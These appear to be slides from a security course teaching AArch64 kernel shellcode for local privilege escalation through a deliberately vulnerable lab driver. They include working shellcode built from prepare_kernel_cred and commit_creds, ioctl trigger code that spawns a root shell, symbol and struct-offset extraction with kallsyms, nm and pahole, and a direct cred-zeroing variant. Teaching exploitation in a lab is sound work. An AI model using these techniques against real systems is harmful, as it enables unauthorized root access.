





KERNEL SHELLCODING -- LOCAL PRIVILEGE ESCALATION

WHERE WE ARE



LPE

You have a MERIDIAN exploit that lands userland shellcode as `analyst` (uid 1001). That shellcode can open files, make syscalls, and talk to devices. But it can't `insmod`. It can't write to `/dev`. It can't touch another process's memory.

The next step: escalate to root through the `vuln_rwx` driver. Today we write the kernel shellcode that goes inside the `ioctl` payload. After this lecture, the ??? in Stage 1 is filled in.

THE VULN_RWX DRIVER

The driver simulates a buggy JIT compiler. The ioctl handler does five things:

```
static long vuln_rwx_ioctl(struct file *file, unsigned int cmd,
                          unsigned long arg)
{
    struct vuln_rwx_request req;
    void *buf;

    /* ... copy_from_user(&req, ...) ... */

    buf = real_module_alloc(req.len);          /* 1. allocate RWX page */
    copy_from_user(buf, req.code, req.len);    /* 2. copy your bytes */
    flush_icache_range((unsigned long)buf,     /* 3. sync I-cache */
                      (unsigned long)buf + req.len);
    ((void (*)(void))buf)();                  /* 4. JUMP TO YOUR CODE */
    real_module_memfree(buf);                  /* 5. free + return */
    return 0;
}
```

Your bytes run at EL1. When the function pointer returns, control flows back through the driver, through the ioctl syscall, and back to your userland exploit. Whatever you did to `current->cred` in kernel mode persists.

WHAT KERNEL CODE CAN DO

- Your shellcode runs at exception level 1.
- It has access to the entire kernel address space. `current` points to your `task_struct`. Every exported and unexported kernel function is reachable if you know its address.

The kernel has an API for modifying credentials:

- `prepare_kernel_cred(NULL)` -- allocate a new `struct cred` with all UIDs/GIDs set to 0
- `commit_creds(cred)` -- atomically replace `current->cred` with the new one

Two function calls. That's the entire payload. After they execute and the shellcode returns to userspace, `getuid() == 0`.

TASK_STRUCT -> CRED

You saw this in the promote lecture. Every task has a cred pointer:

```
struct task_struct {
    /* ... */
    const struct cred *cred; /* effective credentials */
    /* ... */
};

struct cred {
    kuid_t uid; /* real UID */
    kgid_t gid; /* real GID */
    kuid_t suid; /* saved UID */
    kgid_t sgid; /* saved GID */
    kuid_t euid; /* effective UID */
    kgid_t egid; /* effective GID */
    kuid_t fsuid; /* FS UID */
    kgid_t fsgid; /* FS GID */
    /* ... capabilities, keyrings, etc. */
};
```

Each kuid_t / kgid_t is 4 bytes. Root means all of them are zero.
prepare_kernel_cred(NULL) builds exactly that -- a cred struct copied from
init_cred with every field zeroed.

REVIEW: PROMOTE

```
struct cred *new = prepare_kernel_cred(&init_task);  
commit_creds(new);
```

`prepare_kernel_cred(&init_task)`: copies credentials from `init_task` (PID 0 -- uid=0, all capabilities). Returns a new cred struct in `x0`.

`commit_creds(x0)`: replaces `current->cred` via `rcu_assign_pointer`. When the process returns to userspace, `getuid() == 0`.

WHY NOT OVERWRITE FIELDS DIRECTLY?

You could zero the cred fields by hand. That requires the offset of `cred` in `task_struct` and `uid` in `struct cred` -- both change between kernel builds.

The API approach sidesteps that: two symbol addresses from `/proc/kallsyms`, no struct offsets.

But if you know the target kernel, those offsets are deterministic. This is at the cost of stability/portability. We'll come back to this.

KASLR IS OFF

In the lab, KASLR is disabled (`nokaslr` on the kernel command line). The kernel text segment loads at the same base address every boot. Every symbol in `vmlinux` has a fixed virtual address.

That means:

- If `prepare_kernel_cred` is at `0xffff800080xxxxxx` on one boot, it's at the same address on the next boot
- You can hardcode addresses, or look them up at runtime
- This is realistic for embedded/IoT targets where KASLR is often disabled for performance or debugging
- Also KASLR is effectively broken these days ...

/PROC/KALLSYMS

```
$ grep prepare_kernel_cred /proc/kallsyms
ffff800080xxxxxx T prepare_kernel_cred
```

```
$ grep commit_creds /proc/kallsyms
ffff800080xxxxxx T commit_creds
```

`kptr_restrict=0` (set by `setup_capstone.sh`) makes these readable by unprivileged users. The exploit starter already has the parser:

```
static unsigned long lookup_symbol(const char *name)
{
    FILE *f = fopen("/proc/kallsyms", "r");
    char line[256];
    unsigned long addr;
    char type, sym[128];

    while (fgets(line, sizeof(line), f)) {
        if (sscanf(line, "%lx %c %127s", &addr, &type, sym) == 3)
            if (strcmp(sym, name) == 0)
                return addr;
    }
    return 0;
}
```

This function is given. You don't need to write it.

OFFLINE ALTERNATIVE

If `kernel.sysms` were locked down (`kptr_restrict=2`, no read access), you'd extract addresses from the kernel binary on the build host:

```
# On the host where the kernel was compiled:  
$ aarch64-linux-gnu-nm vmlinux | grep prepare_kernel_cred  
ffff800080xxxxxx T prepare_kernel_cred  
  
$ aarch64-linux-gnu-nm vmlinux | grep commit_creds  
ffff800080xxxxxx T commit_creds
```

Same addresses, because KASLR is off. This is how real attackers work against known kernel builds -- download the distro's `vmlinux` or `System.map`, extract every symbol address offline, embed them in the exploit. The target never needs to expose `/proc/kernel.sysms`.

ENCODING OPCODES

- We need to call two kernel functions by absolute address.
- AArch64 is a fixed-width ISA: every instruction is 32 bits.
- You can't load a 64-bit immediate in one instruction. There's no `mov x0, #0xffff800080123456`.

One option is to build the 64-bit value from four 16-bit chunks:

```
movz x19, #0x3456           // x19 = 0x0000_0000_0000_3456
movk x19, #0x8012, lsl #16  // x19 = 0x0000_0000_8012_3456
movk x19, #0x8000, lsl #32  // x19 = 0x0000_8000_8012_3456
movk x19, #0xffff, lsl #48  // x19 = 0xffff_8000_8012_3456
```

`movz` zeros the register, then sets bits [15:0]. Each `movk` ("move keep") sets one 16-bit lane without touching the others. Four instructions = one 64-bit address.

MOVZ / MOVK ENCODING

Both instructions share the same format. The only difference is one bit (opc):

31	30	29	28	23	22	21	20	5	4	0							
[sf]	[opc]	[1	0	0	1	0	1]	[	hw	]	[	imm16	]	[	Rd	]	
1	10	1	0	0	1	0	1	hw		imm16		Rd		<- movz (opc=10)			
1	11	1	0	0	1	0	1	hw		imm16		Rd		<- movk (opc=11)			

- sf=1: 64-bit register (X register, not W)
- hw: shift amount as `shift/16` -- 00=LSL#0, 01=LSL#16, 10=LSL#32, 11=LSL#48
- imm16: the 16-bit chunk to insert
- Rd: destination register number (0-30)

The C helpers in the exploit starter encode this directly:

```
static uint32_t encode_movz(int rd, uint16_t imm16, int shift) {
    return 0xD2800000 | ((shift/16) << 21) | ((uint32_t)imm16 << 5) | rd;
}
static uint32_t encode_movk(int rd, uint16_t imm16, int shift) {
    return 0xF2800000 | ((shift/16) << 21) | ((uint32_t)imm16 << 5) | rd;
}
```

BLR AND RET

Two branch instructions are all we need:

```
blr Xn    -- Branch with Link to Register
1101011 0001 11111 000000 Rn 00000
0xD63F0000 | (Rn << 5)

ret       -- Return (branch to x30)
1101011 0010 11111 000000 11110 00000
0xD65F03C0
```

BRANCH

`blr x19`: saves the return address in `x30` (LR), then jumps to the address in `x19`.
The called function will `ret` back to us.

`ret`: branches to `x30`. This is how our shellcode returns to the driver after the two credential calls are done.

```
static uint32_t encode_blr(int rn) {  
    return 0xD63F0000 | (rn << 5);  
}  
static uint32_t encode_ret(void) {  
    return 0xD65F03C0;  
}
```


CALLEE-SAVED REGISTERS

`blr` calls a function. That function is free to clobber `x0-x18` and `x30`. The AArch64 calling convention guarantees that `x19-x28` and `x29` (FP) are preserved by the callee.

We need the address of `commit_creds` to survive the call to `prepare_kernel_cred`. If we stored it in `x0-x18`, the called function would trash it. Solution: store both addresses in callee-saved registers.

CALLEE SAVES REGISTERS (CONT)

Register	Role	Survives blr?
x19	prepare_kernel_cred addr	Yes (callee-saved)
x20	commit_creds addr	Yes (callee-saved)
x0	return value / argument	No (caller-saved)
x30	link register (return addr)	No (clobbered by blr)

After `blr x19`, `x0` holds the return value (the new cred pointer). `x20` still holds the `commit_creds` address. `blr x20` passes `x0` as the first argument automatically.

STP / LDP

We're using x19, x20, x29, and x30. Save and restore them, or the driver crashes on return.

```
stp x29, x30, [sp, #-16]!    // push FP + LR
stp x19, x20, [sp, #-16]!    // push callee-saved pair

...shellcode body...

ldp x19, x20, [sp], #16      // pop callee-saved pair
ldp x29, x30, [sp], #16      // pop FP + LR
ret
```

stp = store pair. [sp, #-16]! = pre-decrement sp by 16, then store. That's a push. ldp + [sp], #16 = load, then post-increment. That's a pop.

THE COMPLETE SHELLCODE

16 instructions. 64 bytes. Each line is one `uint32_t`.

```
stp x29, x30, [sp, #-16]!
stp x19, x20, [sp, #-16]!


movz x19, #(pkc & 0xFFFF)
movk x19, #(pkc>>16 & 0xFFFF), lsl #16
movk x19, #(pkc>>32 & 0xFFFF), lsl #32
movk x19, #(pkc>>48 & 0xFFFF), lsl #48

movz x20, #(cc & 0xFFFF)
movk x20, #(cc>>16 & 0xFFFF), lsl #16
movk x20, #(cc>>32 & 0xFFFF), lsl #32
movk x20, #(cc>>48 & 0xFFFF), lsl #48

blr x19    // prepare_kernel_cred(NULL)
blr x20    // commit_creds(x0)

ldp x19, x20, [sp], #16
ldp x29, x30, [sp], #16
ret
```

`pkc` = `prepare_kernel_cred` addr, `cc`
= `commit_creds` addr.



THE C EMITTER

The solution uses `emit_load_imm64()` to fill four instructions at a time:

```
static int emit_load_imm64(uint32_t *buf, int idx,
                          int rd, unsigned long addr)
{
    buf[idx++] = encode_movz(rd, (addr >> 0) & 0xFFFF, 0);
    buf[idx++] = encode_movk(rd, (addr >> 16) & 0xFFFF, 16);
    buf[idx++] = encode_movk(rd, (addr >> 32) & 0xFFFF, 32);
    buf[idx++] = encode_movk(rd, (addr >> 48) & 0xFFFF, 48);
    return idx;
}
```

MAIN SHELLCODE

```
uint32_t shellcode[64];
int idx = 0;

shellcode[idx++] = 0xA9BF7BFD; // stp x29, x30, [sp, #-16]!
shellcode[idx++] = 0xA9BF53F3; // stp x19, x20, [sp, #-16]!
idx = emit_load_imm64(shellcode, idx, 19, prepare_creds_addr);
idx = emit_load_imm64(shellcode, idx, 20, commit_creds_addr);
shellcode[idx++] = encode_blr(19);
shellcode[idx++] = encode_blr(20);
shellcode[idx++] = 0xA8C153F3; // ldp x19, x20, [sp], #16
shellcode[idx++] = 0xA8C17BFD; // ldp x29, x30, [sp], #16
shellcode[idx++] = encode_ret();
```

This is the TODO section in `exploit_rwx.c`. The encoding helpers and `lookup_symbol` are already given.

SENDING THE PAYLOAD

After building the shellcode buffer, three lines trigger the exploit:

```
req.code = shellcode;
req.len  = idx * sizeof(uint32_t);

ioctl(fd, VULN_RWX_EXEC, &req);
```

The driver copies your bytes into a kernel page, flushes I-cache, calls through a function pointer. Your 16 instructions run at EL1, modify `current->cred`, return. The `ioctl` returns to userspace.

```
if (getuid() == 0) {
    printf("[+] SUCCESS: uid=0 (root)\n");
    execl("/bin/sh", "sh", NULL);
}
```

DEMO

```
# Build the exploit (on host, cross-compile for aarch64)
$ make exploit_rwx

# On the QEMU VM:
$ ./exploit_rwx
[*] Challenge 7: RWX Kernel Shellcode Exploit
[+] prepare_creds = 0xffff800080xxxxxx
[+] commit_creds = 0xffff800080xxxxxx
[*] Shellcode: 16 instructions (64 bytes)
[*] Sending 64 bytes of shellcode to /dev/vuln_rwx...
[+] SUCCESS: uid=0 (root)
[*] Spawning root shell...

# id
uid=0(root) gid=0(root) groups=0(root)

# dmesg | tail -2
vuln_rwx: executing 64 bytes of 'JIT code' at ffff0000xxxxxxxx
vuln_rwx: JIT execution complete
```

From analyst to root in 64 bytes.

WHAT IF KALLSYMS IS LOCKED DOWN?

`kptr_restrict=2` hides every address in `/proc/kallsyms` -- you see all zeros. `nm` requires the `vmlinux` binary. What if you don't have it? What if `prepare_kernel_cred` and `commit_creds` are stripped or renamed?

NO KALLSYMS?

1. Where your `task_struct` is -- on AArch64, one instruction (`mrs x0, sp_el0`)
2. Where the `cred` pointer lives inside `task_struct` -- a fixed offset for a given kernel build
3. Where the `uid/gid` fields live inside `struct cred` -- also a fixed offset

All three are deterministic in a known kernel build and can be hard coded/compute ahead of time

EXTRACTING OFFSETS -- PAHOLE

`pahole` reads DWARF debug info from `vmlinux` and prints struct layouts with byte offsets:

```
$ pahole -C task_struct vmlinux | grep -w cred
    const struct cred *cred;          /* 0x658 0x8 */

$ pahole -C cred vmlinux | grep -E 'uid|gid'
    kuid_t uid;                       /* 0x04 0x4 */
    kgid_t gid;                       /* 0x08 0x4 */
    kuid_t suid;                      /* 0x0c 0x4 */
    kgid_t sgid;                      /* 0x10 0x4 */
    kuid_t euid;                      /* 0x14 0x4 */
    kgid_t egid;                      /* 0x18 0x4 */
    kuid_t fsuid;                     /* 0x1c 0x4 */
    kgid_t fsgid;                     /* 0x20 0x4 */
```

These offsets are from our lab kernel (6.6, aarch64). Different config = different offsets. But for a known build, they never change. For the capstone, you calculate these offline from the target's `vmlinux` and hardcode them into your exploit binary.

EXTRACTING OFFSETS: HELPER MODULE


- For this lecture, we will include a dummy driver that leaks all the offsets
- You will not get this in your capstone and are responsible for any changes in offsets that you might need

```
static int __init find_offsets_init(void)
{
    pr_info("cred offset in task_struct: 0x%lx\n",
            offsetof(struct task_struct, cred));
    pr_info("uid offset in cred: 0x%lx\n",
            offsetof(struct cred, uid));
    pr_info("gid offset in cred: 0x%lx\n",
            offsetof(struct cred, gid));
    return -EINVAL; /* unload immediately */
}
```

Returns -EINVAL so the module prints and unloads in one step. `dmesg | tail -3` and you have your offsets. No debug symbols needed.

SAID DIFFERENTLY

- use the offset



MRS SP_EL0 -- FINDING CURRENT

At EL1, the kernel stores a pointer to the current `task_struct` in `SP_EL0` (the kernel uses `SP_EL1` for its own stack). One instruction:

```
mrs x0, sp_el0    // x0 = current (task_struct *)
```

Encoding: `0xD5384100` | Rt. This is what the `current` macro compiles to. No symbol lookup, no per-CPU indirection.

THE CRED FIELD LAYOUT

The uid/gid fields are 8 consecutive 4-byte values. On our lab kernel (6.6), `usage` is `atomic_t` (4 bytes), so uid starts at offset 0x04:

Offset	Field	Size
0x00	usage (atomic_t)	4
0x04	uid	4
0x08	gid	4
0x0c	suid	4
0x10	sgid	4
0x14	euid	4
0x18	egid	4
0x1c	fsuid	4
0x20	fsgid	4

Verify with `pahole`. Note uid is at offset 0x04 -- not 8-byte aligned. This matters for the store encoding (next slide). © 2026 CHONKY LTD

STUR XZR -- ZEROING FIELDS

xzr is the 64-bit zero register. `stur xzr, [x0, #offset]` writes 8 bytes of zeros at any byte offset. We use `stur` (unscaled) instead of `str` (scaled, requires 8-byte alignment) because `uid` is at offset `0x04`. Four stores zero all eight id fields:

```
stur xzr, [x0, #0x04] // zero uid + gid
stur xzr, [x0, #0x0c] // zero suid + sgid
stur xzr, [x0, #0x14] // zero euid + egid
stur xzr, [x0, #0x1c] // zero fsuid + fsgid
```

No function calls. No stack frame. No callee-saved registers. You're writing directly to the live cred struct, bypassing RCU.

